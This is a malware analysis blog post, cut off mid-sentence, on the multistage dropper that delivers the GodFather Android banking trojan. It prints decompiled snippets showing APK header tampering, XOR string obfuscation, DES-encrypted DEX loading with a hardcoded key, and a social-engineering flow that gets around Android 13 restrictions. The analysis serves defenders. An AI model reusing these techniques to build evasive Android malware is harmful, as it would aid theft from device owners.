Blog - GodFather - Part 1 - A multistage dropper

Archived: 2026-04-05 17:17:36 UTC

Randorisec - Shindan

Authors: Paul (R3dy) Viard

This article is the first installment in a comprehensive technical analysis of the *GodFather* malware. In this part, we focus specifically on the packing technique used by the dropper responsible for distributing the latest, more sophisticated variant of the malware, first identified by [Zimperium](#) in June.

According to their [report](#), this dropper:

> Uses a session-based installation technique to install the actual payload on the victim's device, in order to **bypass the accessibility permissions restrictions**.

Special thanks to Fernando Sanchez Ortega for providing a sample of this new variant.

Informations	Value
SHA256	`49002e994539fa11eab6b7a273cf90272dda43aa3dd9784fde4c23bf3645fdcb`
Package name	`com.metaprescutal.systematist`

State of Art

As the first part of this article, the state of the art will focus on droppers that employ the same dispensing technique.

In August 2022, Google released Android 13 (API level 33), introducing *Restricted Settings* as a security and privacy enhancement. This feature prevents applications installed from unknown sources from automatically receiving sensitive permissions and capabilities.

Before and after the introduction of this feature, many droppers adapted their distribution techniques:

- **BugDrop**, uncovered by ThreatFabric in August 2022, was still under development at the time of discovery, as indicated by numerous incomplete code sections. Notably, the presence of the string `"com.example.android.apis.content.SESSION_API_PACKAGE_INSTALLED"` suggested an intent to leverage session-based installation.
- **SecuriDropper**, identified by ThreatFabric in November 2023, successfully used the session-based installation API to side-load malicious payloads such as *SpyNote* and *Ermac*.
- **TiramisuDropper** also utilizes session-based installation, extracting the payload from an APK embedded within the assets folder, as described in this analysis.
  Our analysis focuses on one of the most recent variants, with the SHA-256 hash:
  `49002e994539fa11eab6b7a273cf90272dda43aa3dd9784fde4c23bf3645fdcb`

Anti-Reversing technique

We couldn't open the APK using `jadx-gui` because of an `encrypted entry` error.

```
java
Caused by: java.util.zip.ZipException: invalid CEN header (encrypted entry)
```

Using `unzip` showed us that files are password protected. However, this is a misinterpretation of the tool. APKs cannot function properly with encrypted core files like `classes.dex` or `resources.arsc`. This trick is often used to confuse basic tools and hinder static analysis, while the application remains fully functional on Android devices.

```
shell
unzip GF.apk

Archive:  GF.apk
[GF.apk] classes3.dex password:
   skipping: classes3.dex            incorrect password



   skipping: AndroidManifest.xml/res/vhpng-xhdpi/mxirm.png  incorrect password
   skipping: resources.arsc/res/domeo/eqmvo.xml  incorrect password
   skipping: classes2.dex            incorrect password
```


Inspecting the APK with `zipdetails` revealed that the **General Purpose Bit Flag** values have been modified, and an extra `JADXBLOCK` section has been added to some files.

```shell
30C105 LOCAL HEADER
30C109 Extract Zip Spec      2D '4.5'
30C10A Extract OS            00 'MS-DOS'
30C10B General Purpose Flag  0A09
       [Bit  0]              1 'Encryption'
       [Bits 1-2]            1 'Maximum Compression'
       [Bit  3]              1 'Streamed'
       [Bit 11]              1 'Language Encoding'



3AEA24 Filename              'classes.dex/res/kglnp/qqpys.xml'
3AEA43 Extra ID
3AEA45   Length              0009
3AEA47 Extra ID
3AEA49   Length              5844
3AEA4B PAYLOAD            BLOCK..!.........JADXBLOCK_EXT_9662REF_8
                             10].1..P.D..*.1..
```

Each file within a `.ZIP` archive has a **local file header** preceding its data. These local file headers follow a consistent

structure

.



General Purpose Bit Flag is a field in the local file header that controls how the file is stored and processed. Modified flags may indicate **tampering**, encryption or special handling.
Setting `bit 0` of the General Purpose Bit Flag to **1**, marks the file as encrypted. Here, this APK deliberately set this bit without actually encrypting the file.
A Python script is provided in the Annexes to disable the tampering on the APK

```shell
30BF2C LOCAL HEADER
30BF30 Extract Zip Spec      2D '4.5'
30BF31 Extract OS            00 'MS-DOS'
30BF32 General Purpose Flag  0000
       [Bits 1-2]            0 'Normal Compression'
```

Nevertheless, the archive structure is deliberately crafted so that tools like `jadx` or `apktool` replace essential APK files, such as `AndroidManifest.xml`, `resources.arsc`, and `classes.dex`, with directories bearing the same names, effectively concealing the original contents.
For example, using `unzip` to extract the archive, results in a misleading output:

```shell
unzip normalized_GF.apk -d normalized_GF.d
Archive:  normalized_GF.apk
  inflating: normalized_GF.d/classes3.dex



  inflating: normalized_GF.d/classes4.dex

replace normalized_GF.d/classes.dex? [y]es, [n]o, [A]ll, [N]one, [r]ename: r
new name: unk_classes.dex
```

In this case, the real `classes.dex` file conflicts with the folder of the same name, forcing a rename during extraction with `"unk_classes.dex"`. This technique is a form of archive obfuscation meant to confuse both analysis tools and manual reviewers, making it harder to locate key APK files after extraction.

Understanding the Manifest

Using `Androguard`, we converted the **Android Binary XML** to a readable `XML` file.

```xml
androguard axml normalized_GF.apk

<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android
  <uses-sdk android:minSdkVersion="26" android:targetSdkVersion="33"/>
```

```
<!-- ...
```

According to Android Developers documentation:

> The manifest file describes essential information about your app to the Android build tools, the Android operating system, and Google Play.

First, let's take a look at the Android versions targeted and the name of the package used by the dropper.

SDK Targeting & package

The application uses the package name `com.metaprescutal.systematist` and targets Android 13 (API level 33).

```
xml
<manifest
...
package="com.metaprescutal.systematist" platformBuildVersionCode="33" platformBuildVersionName="13">

<!-- ... -->

<uses-sdk android:minSdkVersion="26" android:targetSdkVersion="33"/>

<
```

Next, to understand the capabilities of this variant, we need to examine the permissions it requests.

Requested Permissions

The `AndroidManifest.xml` file includes two noteworthy permissions: `REQUEST_INSTALL_PACKAGES` and `QUERY_ALL_PACKAGES`.

- `REQUEST_INSTALL_PACKAGES` allows the application to prompt the user to install other APK files, typically used by marketplaces or updaters.
- `QUERY_ALL_PACKAGES` gives the app visibility into all installed packages on the device, bypassing the scoped package visibility restrictions introduced in Android 11 (API level 30).

The presence of both permissions is significant. It suggests that the dropper may attempt to bypass recent restrictions enforced by Google on newer Android versions, particularly Android 13 and above. In these versions, Google has tightened controls around package visibility and app installations to limit abuse by malicious apps.

We'll explore how the malware potentially leverages these permissions to bypass security policies in the **Dropper - Stage 2** part.

```xml
<!-- ... -->

  <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
  <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>

<
```

Finally, we will examine the application's declared components, including its activities, as defined in the manifest file. This analysis helps identify potential entry points, UI decoys and behavior triggers used by the dropper.

Application & Activities

According to Android Developers documentation, the `android:name` is:

> The fully qualified name of an Application subclass implemented for the application. When the application process is started, this class is instantiated before any of the application's components.

In this case, it's:

```xml
android:name="com.henguhbrehti.rthierhtjhrt.b"
```

It often serves as an initial entry point for malware to perform early-stage tasks such as setting up dynamic class loaders, modifying system properties or preparing the execution environment as we will see in **Dropper - Stage 1**.

Here is a relevant snippet from the `AndroidManifest.xml` :

```xml

<!-- ... -->
```

```
<application android:theme="@7F0D0108"
android:label="@7F0C001B"
android:icon="@7F0B0000"
android:name="com.henguhbrehti.rthierhtjhrt.b"
android:debuggable="true"
android:allowBackup="true"
android:supportsRtl="true"
android:extractNativeLibs="false"
android:fullBackupContent="@7F0F0000"
android:usesCleartextTraffic="true"
android:roundIcon="@7F0B0000" android:appComponentFactory="iie.rjnpgsi.flobhthql.bda.wngajealdzbdtwu
android:dataExtractionRules="@7F0F0001">

<
```

Then, three activities in the `com.metaprescutal.systematist` package are listed. One of them is worth noting as it represents the application's entry point `com.metaprescutal.systematist.gresil`.

```
xml

<!-- ... -->

    <activity
            android:theme="@7F0D0109"
            android:name="com.metaprescutal.systematist.levoglucose"
            android:exported="true"
            android:launchMode="2"/>
    <activity
            android:name="com.metaprescutal.systematist.footslogger"
            android:exported="true"/>
    <activity
            android:name="com.metaprescutal.systematist.gresil"
            android:exported="true"
            android:launchMode="2">
      <intent-filter>
        <action android:name=".gresil"/>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>
</manifest>
```

In a nutshell, the manifest reveals a custom `Application` class `com.henguhbrehti.rthierhtjhrt.b` which is likely responsible for early initialization and preloading of malicious components. Combined with the presence of multiple exported activities and a clearly defined launcher activity (`com.metaprescutal.systematist.gresil`), these elements suggest a carefully structured dropper designed to evade detection and prepare the environment for subsequent stages.

In the next section, **Dropper – Stage 1**, we will analyze the behavior of this `Application` class and uncover the techniques it employs to load and execute the actual malicious payload.

Dropper - Stage 1

- This sample of the GodFather malware employs a multistage dropper architecture, a common technique used to evade detection and obfuscate malicious behavior (in this case, hiding the technique used to side-load the core of GodFather).

- The initial stage acts as a loader or stub, whose main purpose is to dynamically load the actual dropper code at runtime. It achieves this by embedding a ZIP archive from the application assets, which contains two encrypted `dex` files.

Once the tampering flags applied to the APK are removed, we proceeded to open it in `jadx-gui` for analysis.

The package `com.metaprescutal.systematist`, which defines critical components such as the UI entry point, is absent from the decompiled code, suggesting that it is dynamically loaded at runtime.

Before dissecting how the second stage is deployed, understanding how the sample is obfuscated is essential, especially since all the strings are encrypted.

Multiple Obfuscations

Strings

To hide important strings such as filename or encryption algorithm names, the malware calls a function, renamed as `decryptStrings`, with an integer key as parameter, that returns a XOR decrypted string.

```
java
File file = new File(application.getCacheDir(), decryptStrings(203));




else if (key == 203) {
        byte[] bArr2 = new byte[11];
        bArr2[0] = -88;
        bArr2[1] = -89;
```

```
        bArr2[2] = -86;
        bArr2[3] = -72;
        bArr2[4] = -72;
        bArr2[5] = -82;
        bArr2[6] = -72;
        bArr2[7] = -27;
        bArr2[8] = -79;
        bArr2[9] = -94;
        bArr2[10] = -69;
        while (i10 < 11) {
                bArr2[i10] = (byte) ((byte) (bArr2[i10] ^ key));
                i10++;
        }
        return new String(bArr2, StandardCharsets.UTF_8);
}
```

Each decimals are converted into signed bytes, XORed and then returned as a string with the `UTF-8` charset.In the above example, the returned string is `"classes.zip"`.

A Python script is provided in the Annexes to assist analysts in the strings decryption process.

Dead codes

To obfuscate the malicious code as much as possible, threat actors can add dead codes. These lines will never be executed during runtime, to make detection of intrusive functions more complicated.

For instance, inside the decryption strings function:

```
java



if (e != null) {
        b = 0;
        while (b < e.length) {
                try {
                        List<String> list33 = d;
                        StringBuilder sb17 = new StringBuilder();
                        List<String> list34 = d;
                        list33.set(1599583539, sb17.append(list34.get(list34.size() - b)).append(e[b
                } catch (Exception e18) {
                }
```

```
                a = 0;
                while (a < d.size()) {
                        List<String> list35 = d;
                        int i44 = a;
                        StringBuilder sb18 = new StringBuilder();
                        List<String> list36 = d;
                        list35.set(i44, sb18.append(list36.get(list36.size() - a)).append(e[15995835
                        c = 0;
                        while (true) {
                                int i45 = c;
                                int i46 = b;
                                i2 = a;
                                if (i45 < i46 + i2) {
                                        if (i45 == 0) {
                                                try {
                                                        d.set(i45, d.get(0) + b);
                                                } catch (Exception e19) {
                                                }
                                        } else {
                                                d.set(i45, d.get(1599583539) + a);
                                        }
                                        int i47 = c + 1;
                                        c = i47;
                                        c = i47 + 1;





if (i == 179) {
        byte[] bArr = new byte[9];
        bArr[0] = -105;
        bArr[1] = -9;
        bArr[2] = -10;
        bArr[3] = -21;
        bArr[4] = -20;
        bArr[5] = -23;
        bArr[6] = -6;
        bArr[7] = -29;
        bArr[8] = -105;
        while (i11 < 9) {
                bArr[i11] = (byte) ((byte) (bArr[i11] ^ i));
                i11++;
        }
```

These obfuscation techniques make code analysis more time-consuming and slow down analysts' work.

Nevertheless, by deciphering its strings, we are able to understand how the dropper's core code is loaded.

Dynamic Code Loading

Following the execution of the `attachBaseContext` method in the `com.henguhbrehti.rthierhtjhrt.b` class, we identified the code responsible for accessing a file stored in the application assets directory.

The malware opens a file named `bhgdtczzkbjacwee` from the assets folder:

```
java
byte[] assetFileBytes = FileManager.open(application.getAssets().open("bhgdtczzkbjacwee"));
```

Using standard Linux command-line tools such as `file` and `unzip`, we examined the file and retrieved information about its format and contents.

```
sh
file bhgdtczzkbjacwee
bhgdtczzkbjacwee: Zip archive data, at least v1.0 to extract

unzip -l bhgdtczzkbjacwee
Archive:  bhgdtczzkbjacwee
  Length      Date    Time    Name
---------  ---------- -----   ----
   219724  2025-05-11 12:04   classes2.dex
   219028  2025-05-11 12:04   classes.dex
---------                     -------
   438752
```

unzip -l : list files (short format)

The file `bhgdtczzkbjacwee` is actually a `.zip` archive containing two DEX files: `classes2.dex` and `classes.dex`. This pattern suggests that the dropper loads multiple payloads from the `assets` folder using a ZIP archive as a container.

The malware first creates a ZIP file inside the cache directory of the file system. It then extracts both `.dex` files

and stores them in a newly created `dex` directory. This folder is used to store the `.dex` file that will later be executed in memory.

```
java
File zipFile = new File(application.getCacheDir(), decryptStrings(203));

FileManager.write(zipFile, assetFileBytes);
d.extractFromZip(zipFile, application.getCacheDir());
zipFile.delete();
File dexDir = application.getDir(decryptStrings(252), 0);
```

After extraction, the malware constructs a list of DEX files using:

```
java
ArrayList decryptedFilesList = new ArrayList();
List<File> fileArray = FileManager.addFiles(application.getCacheDir(), decryptStrings(303));
```

Each file in the `fileArray` is then passed through a decryption routine, preparing the payloads for dynamic loading and execution in the next phase.

DES Decryption

During execution, each file in `fileArray` is processed by the malware's custom decryption routine. The loop iterates over all entries and performs the following operations:

```
java
for (File oldFile : fileArray) {
        File newFile = new File(dexDir, oldFile.getName());

        e.decryptFile(oldFile, newFile);

        newFile.setReadable(true);
        newFile.setWritable(false);
        decryptedFilesList.add(newFile);

}
```

Each file is passed to the `decryptFile()` function, which handles two key operations: decompression and decryption.

Step 1: Decompression (DEFLATE Algorithm)

The first stage involves decompressing the file using the DEFLATE algorithm. Internally, the malware leverages Java's built-in `InflaterInputStream` and `InflaterOutputStream` classes:

```
java
FileInputStream fileInputStream = new FileInputStream(file);
FileOutputStream fileOutputStream = new FileOutputStream(file2);

InflaterInputStream inflaterInputStream = new InflaterInputStream(
    new BufferedInputStream(fileInputStream, 8192)
);

InflaterOutputStream inflaterOutputStream = new InflaterOutputStream(
    new BufferedOutputStream(fileOutputStream, 8192)
);
```

This indicates that the original `.dex` files are stored in a compressed format to reduce file size and evade static detection.

Step 2: DES Decryption

After decompression, the next stage is decryption using the DES (Data Encryption Standard) algorithm. The malware uses a hardcoded key `"ahwxshehavinqtgz"`
This decryption step transforms the compressed and encrypted payloads into valid, readable DEX files that are loaded dynamically by the malware at runtime.

```
java

desDecrypt("ahwxshehavinqtgz", inflaterInputStream, inflaterOutputStream);



SecretKey generateSecret = SecretKeyFactory.getInstance(stringDecrypt(308)).generateSecret(new DESKey

Cipher instance = Cipher.getInstance(stringDecrypt(340));
instance.init(2, generateSecret);

writeStream(inflaterInputStream, new CipherOutputStream(inflaterOutputStream, instance));
```

A Java snippet is available in the Annexes, which extracts the two `dex` files from the `bhgdtczzkbjacwee` archive, decompress and decrypt them.

To continue our analysis, we executed the provided code. As a result, two files are created:

These `.dex` files represent the second stage of the dropper payload dynamically loaded in memory. With these decrypted files, we are able to statically inspect the second stage of the dropper.

Dropper - Stage 2


> The second stage of the dropper bypasses the **Restricted Settings** feature added by Google on Android 13 which forbid side-loaded applications (applications from non-official app-stores) to request **Accessibility** settings, **Notification Listener** access and **Display** over apps.

Bypass restriction

Opening the two newly decrypted `.dex` files inside `jadx-gui` revealed the missing package `com.metaprescutal.systematist`, including its entry-point: `.gresil` class.
Within the `onCreate` method of this class, numerous Base64-encoded strings are used to populate the user interface.

These strings are written in Turkish and indicate that the malware tries to imitate a Turkish music download platform.
For example:

This fake interface serves as a social engineering lure, encouraging the user to grant permissions under the pretense of unlocking full application functionality.


Mp3 müzik ara...
ARA
Mp3 İndir
Zeynep Bastık Lan
Melis Fis Gülü Sevdim Dikeni Battı
Gamze Karta Tolerans
Burcu Güneş Sen Ve Ben
İrem Derici Milyonda Bir
Bilgi
Uygulamamızı kullanabilmek için eklentiyi yüklemelisiniz.
YÜKLE
Var
Emir Can İğrek Ali Cabbar
Müzik indirip dinleyebilmek için eklentiyi kurup aktif etmeniz gerekmektedir. Eklentiyi kurduktan sonra ayarlar kısmında bulunan "Erişilebilirlik" seçeneğinden indirilen veya yüklenen uygulamalar bölümündeki Müzik İndir seçeneğini aktif ediniz.


In parallel, the malware programmatically checks whether it can request installation permissions by invoking:

```
java
gresil.this.getPackageManager().canRequestPackageInstalls()
```

According to [Android Developers documentation]():

> Checks whether the calling package is allowed to request package installs through package installer.

In order to use this function, the application must declare in the manifest the `REQUEST_INSTALL_PACKAGES` permissions, as seen earlier in the article.
Subsequently, the malware issues an intent requesting the `MANAGE_UNKNOWN_APP_SOURCES` permission using the `startActivityForResult` function with the request code `100`.



This action opens a system dialog, prompting the user to allow installations from unknown sources specifically for this app. It serves as a preparatory step, enabling the malware to install an external APK, which contains the core payload of the GodFather banking trojan, without further user intervention.

```
java
@Override
public void onClick(View v) {
        if (!gresil.this.getPackageManager().canRequestPackageInstalls()) {
                gresil.this.startActivityForResult(new Intent("android.settings.MANAGE_UNKNOWN_APP_S
                return;
        }
```

Next, when the `MANAGE_UNKNOWN_APP_SOURCES` is accepted, the malware continues to the method

`onRequestPermissionsResult`.

If the request code is `100`, the snippet below calls again `canRequestPackageInstalls` and uses the **shared preferences** key `"permission"` to store the value `"ok"`, meaning that the permission has been accepted.

```
java
@Override
public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults) {
        super.onRequestPermissionsResult(requestCode, permissions, grantResults);
        if (requestCode != 100) {
                return;
        }
        if (grantResults.length <= 0 || grantResults[0] != 0) {
                Toast.makeText(this, decodeBase64("UGVybWlzc2lvbiBEZW5pZWQ"), 1).show();
        } else if (getPackageManager().canRequestPackageInstalls()) {
                SharedPreferences.Editor e = getSharedPreferences("setting", 0).edit();
                e.putString("permission", "ok");
                e.apply();
        }
```

Following the `onCreate` method in the Android activity lifecycle, the malware proceeds to execute the `onResume` method. This function is responsible for verifying whether the user has granted the necessary permission to proceed to the component of the dropper.
The logic checks whether the **Shared Preferences** key `"permission"` contains the string `"ok"`.If so, the application calls the `levoglucose` activity to continue the infection chain.

```
java
@Override
public void onResume() {

        try {
                if (sharedpreferences.getString("permission", "").contains("ok")) {
                        try {
                                startActivity(new Intent(this, levoglucose.class));
                        } catch (Exception e2) {
                        }
                        finish();
                }
        } catch (Exception e3) {
        }
}
```

In the newly loaded class `levoglucose`, the control flow follows a typical Android activity pattern. The

